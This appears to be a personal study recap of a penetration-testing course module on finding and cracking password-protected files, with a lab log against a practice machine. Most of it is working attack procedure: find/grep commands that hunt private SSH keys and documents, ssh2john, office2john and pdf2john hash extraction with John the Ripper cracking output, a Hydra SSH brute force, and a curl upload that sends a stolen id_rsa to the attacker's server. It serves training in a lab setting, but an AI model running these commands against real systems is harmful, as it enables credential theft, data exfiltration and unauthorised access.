---Recap Hunt Protected Files

mercredi 16 octobre 2024 11:41 PM

Nowadays, it is pretty common to communicate confidential topics or send sensitive data by email. However, emails are not much more secure than postcards, which can be intercepted if the attacker is positioned correctly.
GDPR demands the requirement for encrypted storage and transmission of personal data in the European Union.
it is becoming increasingly common for company employees to encrypt/encode sensitive files.

- In many cases, **symmetric encryption like AES-256** is **used to securely store individual files or folders**. Here, the same key is used to encrypt and decrypt a file.

- Therefore, **for sending files**, **asymmetric encryption** is used, in which two separate keys are required. The sender encrypts the file with the public key of the recipient. The recipient, in turn, can then decrypt the file using a private key.

Hunting for Encoded Files	**Many different file extensions can identify these types of encrypted/encoded files**. For example, a useful list can be found on **FileInfo**. However, for our example, we will only look at the most common files like the following: ## Hunting for Files ☐ `$ for ext in $(echo ".vhd*.xls .xls* .xltx .csv .od* .doc .doc* .pdf .pot .pot* .pp*");do echo -e "\nFile extension: " $ext; find / -name *$ext 2>/dev/null | grep -v "lib|fonts |share|core" ;done` ## Hunting for SSH Keys ☐ `$ grep -rnw "PRIVATE KEY" /* 2>/dev/null | grep ":1"` /home/cry0l1t3/.ssh/internal_db:1:-----BEGIN OPENSSH PRIVATE KEY----- /home/cry0l1t3/.ssh/SSH.private:1:-----BEGIN OPENSSH PRIVATE KEY----- /home/cry0l1t3/Mgmt/ceil.key:1:-----BEGIN OPENSSH PRIVATE KEY----- ***grep -rnw "PRIVATE KEY" /*:*** *This part searches* ***recursively*** *(-r) through all files (/*) starting from the root directory. It looks for lines* ***containing the whole word (-w)*** *"PRIVATE KEY" and* ***includes the line number in the output (-n).*** ***| grep ":1":*** *to include only those lines where the line number is 1.* ***This means you're looking for files where "PRIVATE KEY" appears on the first line.*** - **Most SSH keys** we will find nowadays **are encrypted**. We can recognize this by the header of the SSH key because this shows the encryption method in use. ## Encrypted SSH Keys ☐ $ cat /home/cry0l1t3/.ssh/SSH.private -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,**ENCRYPTED** DEK-Info: A**ES-128-CBC**,2109D25CC91F8DBFCEB0F7589066B2CC 8Uboy0afrTahejVGmB7kgvxkqJLOczb1I0/hEzPU1leCqhCKBlxYldM2s65jhfID 4/OH4ENhU7qpJ62KlrnZhFX8UwYBmebNDvG12oE7i21hB/9UqZmmHktjD3+OYTsD ...SNIP... If we see such a header in an SSH key, **we will**, in most cases, **not be able to use it immediately without further action**. This is because **encrypted SSH keys are protected with a passphrase** that must be entered before use. However, many are often careless in the password selection and its complexity because SSH is considered a secure protocol, and **many do not know that even lightweight AES-128-CBC can be cracked.**
Cracking with John	John The Ripper has many different scripts to generate hashes from files that we can then use for cracking. ☐ **$ locate *2john*** We can convert many different formats **into single hashes** and **try to crack the passwords with this.** Then, we can open, read, and use the file if we succeed. There is a Python script called **ssh2john.py for SSH keys**, you can see it in the output of the previous

command, which **generates the corresponding hashes for encrypted SSH keys**, which we can then store in files.

```
$ ssh2john.py SSH.private > ssh.hash
$ cat ssh.hash
```

```
ssh.private:$sshng$0$8$1C258238FD2D6EB0$2352$f7b...SNIP...
```

Next, we need to customize the commands accordingly with the password list and specify our file with the hashes as the target to be cracked. After that, we can display the cracked hashes by specifying the hash file and using the --show option.

Cracking SSH Keys

```
$ john --wordlist=rockyou.txt ssh.hash
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
1234         (SSH.private)
1g 0:00:00:00 DONE (2022-02-08 03:03) 16.66g/s 1747Kp/s 1747Kc/s 1747KC/s Knightsing..Babying
Session completed
```

```
$ john ssh.hash --show
```

```
SSH.private:1234

1 password hash cracked, 0 left
```

Cracking Documents

Today, most people use Office and PDF files to exchange business information and data.

Pretty much all **reports**, **documentation**, and **information sheets** can be found **in the form of Office DOCs and PDFs**. This is because they offer the best visual representation of information. John provides a Python script called **office2john.py to extract hashes from all common Office documents** that can then be fed into John or Hashcat for offline cracking. The procedure to crack them remains the same.

Cracking Microsoft Office Documents

```
$ office2john.py Protected.docx > protected-docx.hash
$ cat  protected-docx.hash
```

```
Protected.docx:$office$*2007*20*128*16*7240...SNIP...8a69cf1*98242f4da37d916305d8e2821360773b7edc481b
```

```
$ john --wordlist=rockyou.txt     protected-docx.hash
```

```
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2007 for all loaded hashes
Cost 2 (iteration count) is 50000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1234         (Protected.docx)
1g 0:00:00:00 DONE (2022-02-08 01:25) 2.083g/s 2266p/s 2266c/s 2266C/s trisha..heart
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
$ john protected-docx.hash --show
```

```
Protected.docx:1234
```

Cracking PDFs

```
$ pdf2john.py PDF.pdf > pdf.hash
$ cat pdf.hash
```


```
PDF.pdf:$pdf$2*3*128*-1028*1*16*7e88...SNIP...bd2*32*a72092...SNIP...0000*32*c48f001fdc79a030d718df5dbbdaad81d1f6fedec4a7b5cd980d64139edfcb7e
```

```
$ john --wordlist=rockyou.txt pdf.hash
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 3 for all loaded hashes
```

	Will run 2 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status **1234** (PDF.pdf) 1g 0:00:00:00 DONE (2022-02-08 02:16) 25.00g/s 27200p/s 27200c/s 27200C/s bulldogs..heart Use the "--show --format=PDF" options to display all of the cracked passwords reliably Session completed `$ john pdf.hash --show` PDF.pdf:1234 1 password hash cracked, 0 left
Note	One of the major difficulties in this process is the generation and mutation of password lists. This is the prerequisite for successfully cracking the passwords for all password-protected files and access points. This is because it is often no longer sufficient to use a known password list in most cases, as these are known to the systems and are often recognized and blocked by integrated security mechanisms. These types of files may be more difficult to crack (or not crackable at all within a reasona ble amount of time) because users may be forced to select a longer, randomly generated password or a passphrase. Nevertheless, it is always worth attempting to crack password-protected documents as they may yield sensitive data that could be useful to further our access.

LAB :




```
┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/wordlist]
└─$ hydra -l kira -P kira_custom_pass.list ssh://10.129.66.167 -t 64

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-17 11:07:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 459 login tries (l:1/p:459), ~8 tries per task
[DATA] attacking ssh://10.129.66.167:22/
[22][ssh] host: 10.129.66.167   login: kira   password: L0vey0u1!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 10 final worker threads did not complete until end.
[ERROR] 10 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-17 11:07:33

┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/wordlist]
└─$
```

```
kira@nix01:~$ grep -rnw "PRIVATE KEY" /* 2>/dev/null | grep ":1"
/home/kira/.ssh/id_rsa:1:-----BEGIN RSA PRIVATE KEY-----
/lib/python3/dist-packages/twisted/conch/ssh/keys.py:1108:                                      b' PRIVATE KEY-----'))]
/lib/python3/dist-packages/twisted/conch/ssh/keys.py:1144:                                        b' PRIVATE KEY-----')))
/lib/python3/dist-packages/twisted/conch/test/keydata.py:110:privateECDSA_openssh521 = b"""-----BEGIN EC PRIVATE KEY-----
/lib/python3/dist-packages/twisted/conch/test/keydata.py:116:-----END EC PRIVATE KEY-----"""
/lib/python3/dist-packages/twisted/conch/test/keydata.py:123:privateECDSA_openssh384 = b"""-----BEGIN EC PRIVATE KEY-----
/lib/python3/dist-packages/twisted/conch/test/keydata.py:128:-----END EC PRIVATE KEY-----"""
/lib/python3/dist-packages/twisted/conch/test/keydata.py:138:privateECDSA_openssh = b"""-----BEGIN EC PRIVATE KEY-----
/lib/python3/dist-packages/twisted/conch/test/keydata.py:142:-----END EC PRIVATE KEY-----"""
/lib/python3/dist-packages/twisted/conch/test/keydata.py:151:privateRSA_openssh = b'''-----BEGIN RSA PRIVATE KEY-----
/lib/python3/dist-packages/twisted/conch/test/keydata.py:177:-----END RSA PRIVATE KEY-----'''
/lib/python3/dist-packages/twisted/conch/test/keydata.py:183:privateRSA_openssh_alternate = b"""-----BEGIN RSA PRIVATE KEY-----
```

```
┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$ uploadserver
File upload available at /upload
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
kira@nix01:~$ ^C
kira@nix01:~$ curl -X POST http://10.10.16.17:8000/upload  -F 'files=@/home/kira/.ssh/id_rsa' --insecure
```

```
┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$ uploadserver
File upload available at /upload
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.66.167 - - [17/Oct/2024 11:13:38] [Uploaded] "id_rsa" --> /home/jerbi/HackTheBox/password_attacking/labs/id_rsa
10.129.66.167 - - [17/Oct/2024 11:13:38] "POST /upload HTTP/1.1" 204 -
```

```
┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$ locate *2john* | grep ssh
/usr/bin/ssh2john
/usr/share/john/ssh2john.py
/usr/share/john/__pycache__/ssh2john.cpython-312.pyc

┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$
```

```
┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,F1C2E21F3CF7BDF460FB56C7D16911F2

sqXnpt6fN4Ugi545CGyPWgfkaQhkDt5lKU6azI4amQ9mifdUkKzdR46EdrU3Pglh
xz3sC+Xdm7qkrtLEQ7rpk8w7zANcsxvQznGspuUv+c1hSvJdVgZAqTG84KFmUpXM
2YW9QdMynHy9PVJP66tKBfuzJ9YZBJISocUjpwtEqrWDnOSBinLsYj6Z+J+yIvLv
1IaFtgGJbqWovJ+5FP9L8Js/AdWRs0fnGzvHYo8h9rJXgf6Qdf7okSsN+pRTPpBe
Dc/IUMwcTUdzyRIMdoz5CsZJGe6jaKYoOt66dU92XjKzHG4yhIeord7+wa1W6MRd
aa2fvvi1SMtaaLFCb6nd8raqoaELPzwcrYQ0cLCwlwggH+GTW/cfVAABnE0kXCgH
sp2uc/KOV6PPdZ6tBFEg/xVehP9H19jd/LfVQ3/tjvKhTNuiF0JcwObiy3d4tpX1
EoUqJHS7s4pQhXmufAxcJGjOo/Ipts9StTwVbDdwmlbA4CkwtS5yPJz2b2BZAUDh
G8OWtKSJm9aKYt0DrLbo5OVeyepg2NP7rRq9OjhHau6L9GrrvcQxvTx6D7PEQb+v
wvKtEW4cZDgk3gvSaWgTf0c5baw0FqYcfr/yVmBidfjtWPIg1eDSQHgWDrAChujr
sMgPL32Wf7AmiUZDlB/5XwX0D+Hn+UTobpFnJ/MBUSay4HUMaQznBQR99csiXIQl
```

```
┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$ ssh2john id_rsa > ssh.hash
```

```
┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt ssh.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
L0veme           (id_rsa)
1g 0:00:00:01 DONE (2024-10-17 11:16) 0.9174g/s 1947Kp/s 1947Kc/s 1947KC/s L19IS78A..L0ck12
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

.